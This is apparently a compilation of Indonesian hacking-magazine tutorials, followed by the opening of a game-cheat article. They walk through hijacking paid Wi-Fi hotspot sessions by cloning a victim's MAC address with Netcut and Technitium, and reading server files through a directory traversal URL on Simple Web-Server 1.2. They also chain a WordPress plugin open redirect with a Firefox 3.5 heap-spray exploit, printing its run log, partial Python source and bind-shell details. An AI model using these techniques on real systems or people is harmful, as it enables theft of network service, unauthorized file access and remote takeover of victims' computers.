Tools yang harus anda sediakan adalah :

1. Technetium MAC Address Changer v5
2. Netcut dan NetcutDefender
3. Winamp+lagu2 kesukaan biar gak bosan. Recommended song: Afterlife – Avenged Sevenfold, xixixi..

First ane akan cerita sedikit tentang Tool yang akan kita gunakan kali ini, yaitu mbak Netcut dan Mas NetcutDefender, haha kok mbak sih??

Netcut itu adalah tool yang dapat digunakan untuk memotong akses internet pada WIFI hotspot, sebuah WIFI dari client ke server atau sebaliknya. Program ini pada umumnya

digunakan oleh pengguna jaringan yang ingin mengambil bandwidth untuk dipakai sendiri tanpa mau dishare kepada client yang lain. Kalau kita mau menggunakan kata lain, pengguna netcut ini bisa disebut seorang pengintip/penipu. betul gak ya??

Selain itu netcut juga berguna dalam memanipulasi jatah bandwidth yang disediakan bagi clients. Ilustrasinya seperti ini. Coba anda bayangkan sebuah pipa air PDAM yang masuk ke rumah-rumah. Air bersal dari sebuah pipa utama sebelum bercabang dan masuk ke rumah-rumah. Misalnya ada 3 rumah: A, B dan C. jika salah satu rumah ingin mendapatkan aliran air yang lebih cepat dan banyak, maka ada dua cara yang dapat dilakukan:

1. Meningkatkan flow air pada pipa utama
2. Menutup salah satu atau semua jalur air yang menuju rumah lain

Pipa utama = bandwidth dari access point
A, B, C = Client.

Jadi, kurang lebih prinsip yang dipakai pada netcut seperti cara no.2, karena bandwidth yang diberikan dari source biasanya tetap. Atau gini aja, masi ingat pelajaran fisika SMA, tentang Hukum kirchoff untuk arus listrik bercabang?? <padahal ane juga gak ingat tuh, untung ada google>, Kirchoff bersabda:

“jumlah kuat arus yang masuk pada titik percabangan sama dengan jumlah kuat arus yang keluar dari titik percabangan tersebut”.

Pernyataan ini dikenal sebagai Hukum I Kirchoff.
Secara matematis dapat ditulis :

$I_{masuk} = I_{keluar}$

Secara skematik rangkaian bercabang terlihat seperti di bawah ini:




Gimana ngerti atau kagak?. Tanpa penjelasan panjang lebar, Use ur illusion untuk memahami kedua ilustrasi diatas, ok ok ok.

Ok kita mulai aj yah ^_^

Pertama-tama, buka browser, tapi sebelumnya pastikan dulu kalau wifi card anda lengkap dengan driver/software penunjangnya udah ON. Coba lihat ke taskbar sudut

kanan bawah, ok?? Jika udah, silahkan buka mozilla/google chrome/IE/Opera/apa aj dh yang biasa disebut orang sebagai Browser. Setelah browser terbuka, maka secara default akan keluar halaman login ke hotspot yang meminta anda memasukkan UserName dan Password. Nah, cukup sampai disini aja, kita kabuuuuuuuuuu..., biarkan browser terbuka seperti itu, kabuuuuuuuuuuuu, ga usah isi apa-apa, biarin aja.


Sekarang aktifkan Netcut



Coba perhatikan, dalam hitungan detik netcut akan mengeluarkan list computer-komputer <termasuk computer anda> yang terhubung ke hotspot. Disana akan terlihat jelas IP dan MAC Address semua computer tersebut. Ane sengaja menutupi IP dan MAC Address karna alasan. takut dikejar interpol seperti yang banyak terjadi pada **poliTikus-poliTikus** di negeri kita, hahahawcwcw..

OK bro, Sekarang kita beraksi, anda tinggal pilih IP yang akan anda pakai untuk login, karena ane yakin salah satu dari mereka pasti sedang memanfaatkan jasa hotspot untuk online. Pilih sebuah IP lalu lihat MAC Addressnya, aktifkan Technitium MAC Address Changer, lalu:

1. Tekan tombol Create/Edit
2. Isi **Preset Name** dengan nama terserah, misalnya "KORBAN BARU"
3. Centang parameter : MAC Address, DNS Server, HTTP Proxy, Enable DHCP
4. Aktifkan radio button "Use" dan isikan MAC Address korban




5. Save
6. Lalu cari preset name pada Tab **Configuration Prestes**, pilih "KORBAN BARU" dan **Apply**

Gimana ndan, caranya ribet banget ya??


Nih ane kasih jurus lain: Prosedur penggantian MAC Address di atas sebenarnya bias diperpendek. Caranya dengan menyorot salah satu MAC Address korban yang ada di list netcut, kemudian menekan tombol **Change MAC**, selesai dh :-> tuh, gambarnya di bawah:

Jika kalian mau mengembalikan MAC Address asli, cukup tekan tombol **reset to factory default**, kalau cara ini mau dilakukan pada Technetium MAC Address Changer, caranya sbb:

1. klik tombol **Change MAC** lalu klik **Original MACss**



2. lalu klik **Original MAC**




Gimana ngerti atau kagak?

Ok, dengan melakukan langkah-langkah diatas, berarti anda udah mengubah MAC Address computer anda dan menggantinya dengan MAC Address korban. Atau dengan kata lain network admin tidak akan mengetahui identitas asli anda, anda akan dianggap sebagai orang yang punya MAC Address tadi. Sekarang anda pastikan apakah korban lagi online atau tidak. Buka command prompt dengan cara menekan CTRL+R, ketikkan CMD, lalu lakukan ping ke sebuah website, misalnya www.jasakom.com. Untuk lebih mudah, buka notepad, ketikkan script di bawah ini:

```
satrt cmd
cd../..
ping www.jasakom.com -t
```

save di desktop dengan nama **ping.bat**



Klik dua kali ping.bat, hasilnya akan seperti gambar di bawah ini:

1. Jika computer korban tidak online


```

net.exe
1: Destination net unreachable.
1: Destination net unreachable.
1: Destination net unreachable.
1: Destination net unreachable.
1: Destination net unreachable.
1: Destination net unreachable.
1: Destination net unreachable.
1: Destination net unreachable.

```

2. Jika computer korban lagi online

```

net.exe
10: bytes=32 time=58ms TTL=54
10: bytes=32 time=73ms TTL=54
10: bytes=32 time=63ms TTL=54
10: bytes=32 time=55ms TTL=54
10: bytes=32 time=53ms TTL=54
10: bytes=32 time=51ms TTL=54
10: bytes=32 time=58ms TTL=54

```

Coba aja ganti-ganti MAC Address anda dengan MAC Address yang ada di list Netcut sampai ketemu korban yang udah online.


Eh, satu hal yang ga boleh dikerjakan di sini yaitu:

Saat anda telah berhasil jangan sekali-kali memutuskan akses korban dengan fasilitas cut off yang ada pada netcut, karena hal tersebut akan membuat korban di kick off, kaciaaan. Nikmati aja internetan gratisnya, jangan kurang ajar, okay. Selamat mencoba

Udah jam 12 siang nih, ane udah janji mau kirim tutorial ini ke email teman ane namanya Mas agung, si mas katanya mau nyobain juga, tool nya udah di donlot tapi belum berhasil. Makanya dari kemaren siang ane di serang dengan SMS-SMS request tutorial ini dari dia. dari kemaren belum sempat ol, karna ga ada calon "korban" yg ol, wkwkwk


Astaga, ane lupa lagi, penjelasan tentang NetcutDefender belum ada kan. Ok, kita lanjutin lagi yah, mas agung sabar mas ya, pis mas, pis. Jadi begini, NetcutDefender sebenarnya adalah "lawan jenis" dari netcut, makanya tadi ane bilang mbak netcut n mas netcutdefender.

Dari namanya aja mungkin sodara-sodara udah tau kan fungsinya apa, tool ini berfungsi mempertahankan diri dari serangan netcut. Dengan netcutdefender ananda akan terbebas dari>>tunggu, mas agungnya sms lagi nih, "dah dikirim belum?", mak, ane bs kna hajar nih. Ok next >> client lain yang punya netcut dan mencoba meng-kick anda dari hotspot. Hebatnya lagi, netcutdefender memungkinkan anda melihat siapa aja yang berusaha melakukan kick pada anda, coba aktifkan netcutdefender, kalo belum ada donlot aja.



Nah, keliatan kan fitur apa aja yang ada di NetcutDefender. Pilih adapter yang anda pakai lalu klik tombol **protect** maka NetcutDefender akan memproteksi anda dari

serangan netcut. Dan coba klik tombol **who cut me**, anda dapat melihat client yang mencoba meng-cut off anda dari hotspot.



Masih kosong, karena ga ada yang berani ng-kick ane, hehe, sombong dh..just joking bro. oya, buat kalian yang pake windows7, cuba donlot netcut 3.x.x. soalnya ane pernah nginstall netcut 2.x.x pada laptop teman ber-OS win7, ga bisa tuh.

Udah dulu ya, gak enak sama ams agung nih. ceritanya juga udah habis, mohon maaf kalo ada kata2 yang gak berkenan dan nyasar bermil-mil jauhnya dari topic ya,

Makasih buat Apa-Amak, perjuangan dan kasih sayang-mu lah yang membuat aku berani bercita-cita.

Adik2, kakak2 ku, kponakan2ku yg lyucyu2, I love u all

Buat ino (alm), aku tahu, akulah cucumu yang paling kau sayangi

Teruntuk gadisku, Hoesang yang lagi ujian, ga ada yang boleh nyerah sang...!!!

Oentoe Band FBSS-UNP, kapan ya kita manggung lagi???

4 All guys of CeroBong Asap 525 Band (t.me, bg yan-wulan-ade-kampret--b'dul-kitiang-b indra-ria-reza-raisal-doni)

Pasukan PSU Gen-4 GoeNtAL, kawan2 di HIMANIKA FM, AmbOiyina padang, ELKA'03-UNP, Sunkal F.CSangir-sangiuw

Bala tentara Mes 26K Blok QQ-RR, Teman2 di KI-01: Hadi Oxygen, pak rudi (my boss), bang riko(pe-ka), rioko(kabaw), revi cuti, pak das (SKF), pak jul (d'smart sir), pak hotman, mas agung, bg budi

Spesial buat keponakanku yang sangat kusayangi, Rahmat Farhand n Khansa

Maaf, jadi kaya' di skripsi y?? hehe

Kata Penutup..

"OK, semoga bermanfaat..trik ini mungkin biasa2 aza tapi jangan lihat kuantitasnya, bisa jadi pembaca akan menemukan cara yang lebih dahsyat dalam hal lain yang terinspirasi dari tulisan basi yang ane buat..setuju ?? "

@xl Kasparov

Lahir di Sangir, Solok Selatan - Sumatera Barat, 22 April 1985

Lulusan Teknik Elektronika Teknologi Sistem Komputer

Universitas Negeri Padang

Facebook : r_axl@rocketmail.com




Melihat isi file dalam server dengan Directory Traversal

Directory Traversal adalah serangan yang dapat mengakibatkan penyerang dapat mengakses sebuah file komputer yang tidak dimaksudkan untuk dapat diakses. Serangan ini memanfaatkan kurangnya keamanan.

Disini contohnya adalah pada Simple web-server 1.2 yang dimana dengan serangan Directory Traversal maka kita dapat membaca file-file yang diluar root web.


Dibawah ini tampilan saat Simple Web-Server 1.2 berjalan di server.



Disini penulis memasukkan url di bawah ini ke browser :

[http://192.168.1.5/%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../boot.ini](http://192.168.1.5/%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../%5c../boot.ini)

Hasilnya adalah



[illegible]

Hasilnya adalah sebagai berikut

```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com           # source server
#       38.25.63.10       x.acme.com               # x client host

```

127.0.0.1 localhost

Celah keamanan Directory Traversal adalah seperti diatas contohnya.

Oleh Kurniawan – yk_family_code@yahoo.com

Hacking dengan memanfaatkan celah keamanan Open Redirect pada plugin Wordpress




Celah keamanan Open redirect ini adalah celah keamanan yang dapat mengarahkan pengunjung ke web lain dari web yang mempunyai celah Open Redirect. Hal tersebut dapat terjadi karena tidak tervalidasinya suatu nilai pada parameter.

Celah keamanan ini memungkinkan terjadi Phishing yang dimana dapat berakibat attacker mendapatkan shell di komputer korban.

Contohnya disini penulis menggunakan Celah pada plugin Wordpress dengan nama Age Verification plugin dimana bugnya ada pada versi 0.4 atau sebelumnya. Sesuai dengan judul, bugnya adalah Open Redirect, bug pada plugin ini ditemukan oleh Gianluca Brindisi.

Diasumsikan target menggunakan Mozilla Firefox 3.5, pertama-tama penulis menjalankan exploit firefox v3.5 di komputer penulis dengan IP 192.168.1.5, untuk bug browser lain atau Mozilla firefox versi lain dapat di cari di situs exploit-db.com.

A screenshot of a Windows Command Prompt window. The title bar reads 'Command Prompt - python firefoxhack.py'. The command prompt shows the execution of 'python firefoxhack.py' from the directory 'C:\Python26'. The script output includes a series of hash marks, followed by a title 'FireFox 3.5 Heap Spray', attribution to Simon Berry-Bryne and David Kennedy (Relik) at SecureState, and a message indicating it is listening on port 80 for connections. It also provides instructions to press Ctrl-C to exit.

```
Command Prompt - python firefoxhack.py
C:\Python26>python firefoxhack.py
#####
#
# FireFox 3.5 Heap Spray
# Originally discovered by: Simon Berry-Bryne
# Pythonized: David Kennedy (Relik) @ SecureState
#
#####
Listening on port 80.
Have someone connect to you.
Type <control>-c to exit..
_
```

Setelah itu penulis mengirimkan suatu url ke target di teman 1 LAN.untuk di buka dengan browser Mozilla Firefox 3.5, bisa saja dengan cara soceng.

http://192.168.1.5/blog/wp-content/plugins/age-verification/age-verification.php?redirect_to=http%3A%2F%2F180.254.72.125

Saat korban membuka URL tersebut maka akan tampil sebagai berikut

Age Verification Required

You must be 13 years old to access this site. Please provide your date of birth:

MM	DD	YYYY	Verify Age »
----	----	------	--------------

Muncul tampilan diatas karena memang plugin ini fungsinya untuk verifikasi umur untuk membuka blog tersebut, setelah verifikasi berhasil maka akan terbuka tampilan :

Firefox 3.5 Heap Spray Exploit


Discovered by: SBerry aka Simon Berry-Byrne Pythonized: David Kennedy

Ihazacrashihazacrash

Ohnoesihazacrashhazacrash

Aaaaahhhhh

Di komputer penulis akan muncul tampilan seperti dibawah ini



```
Command Prompt - python firefoxhack.py

C:\Python26>python firefoxhack.py

#####
#
# Firefox 3.5 Heap Spray
# Originally discovered by: Simon Berry-Byrne
# Pythonized: David Kennedy (ReL1K) @ SecureState
#
#####

Listening on port 80.
Have someone connect to you.

Type <control>-c to exit..
server -- [17/Jan/2012 22:12:19] "GET / HTTP/1.1" 200 -

[-] Exploit sent... [-]
[-] Wait about 30 seconds and attempt to connect.[-]
[-] Connect to IP Address: 192.168.1.2 and port 5500 [-]
```

Jika exploit ini berjalan dengan baik, dan target terus memaksa membuka halaman tersebut maka dimungkinkan Port 5500 di komputer korban terbuka dan anda dimungkinkan dapat masuk ke komputer korban melalui telnet dengan port 5500.

Jika ingin mengubah isi tampilan maka ubah saja bagian HTML-nya pada source code exploit Pythonnya.

```
m:/usr/bin/env python
#####
#
# Firefox 3.5 Heap Spray Exploit
# Originally discovered by: Simon Berry-Byrne
# Pythonized by: David Kennedy (ReL1K) @ SecureState
#
#####
from BaseHTTPServer import HTTPServer
from BaseHTTPServer import BaseHTTPRequestHandler
import sys

class myRequestHandler(BaseHTTPRequestHandler):

    def do_GET(self):
        self.printCustomHTTPResponse(200)
        if self.path == "/":
            target=self.client_address[0]
            self.wfile.write("""
<html>
<head>
<title>Firefox 3.5 vulnerability</title>
Firefox 3.5 Heap Spray Exploit
</br>
Discovered by: SBerry aka Simon Berry-Byrne
Pythonized: David Kennedy (ReL1K) at SecureState
Bind Shell Port: 5500
Encoding: Shikata_Ga_Nai
</br>
<div id="content">
<p>
<FONT>
</FONT>
</p>
<p>
<FONT>Ihazacrashihazacrash</FONT></p>
<p>
<FONT>Ohnoeshazacrashhazacrash</FONT>
</p>
<p>
<FONT>Aaaaahhhhh </FONT>
</p>

```

Oleh Kurniawan – yk_family_code@yahoo.com

HACKING GAME GENERALS DENGAN CHEAT ENGINE



Assalamu'alaikum Wr.Wb.

Salam kenal bagi semua penggemar x-code yang setia. Pada tutorial ini saya akan membahas Hacking game generals dengan Cheat engine.

Pertanyaan : Apanya yang dihack..??

Jawaban : Ya uangnya, supaya kita bisa membangun Negara dengan cepat.


Ok langsung saja kita mulai hackingnya, pertama kita siapkan alat dan bahannya, yaitu:

1. Cheat Engine versi terserah (kalau punya saya versi 5.6.1)
2. Ya (C&CGenerals) Gamenya dong!!
3. Cemilan kesukaan anda

Langkah pertama yaitu mainkan game command & conquer generals, baik mode misi atau skirmish juga boleh. Untuk pertama kali mencobanya kita gunakan skirmish aja yah..!.

Ketika kita main game mode skirmish biasanya jumlah uangnya default yaitu 10000.

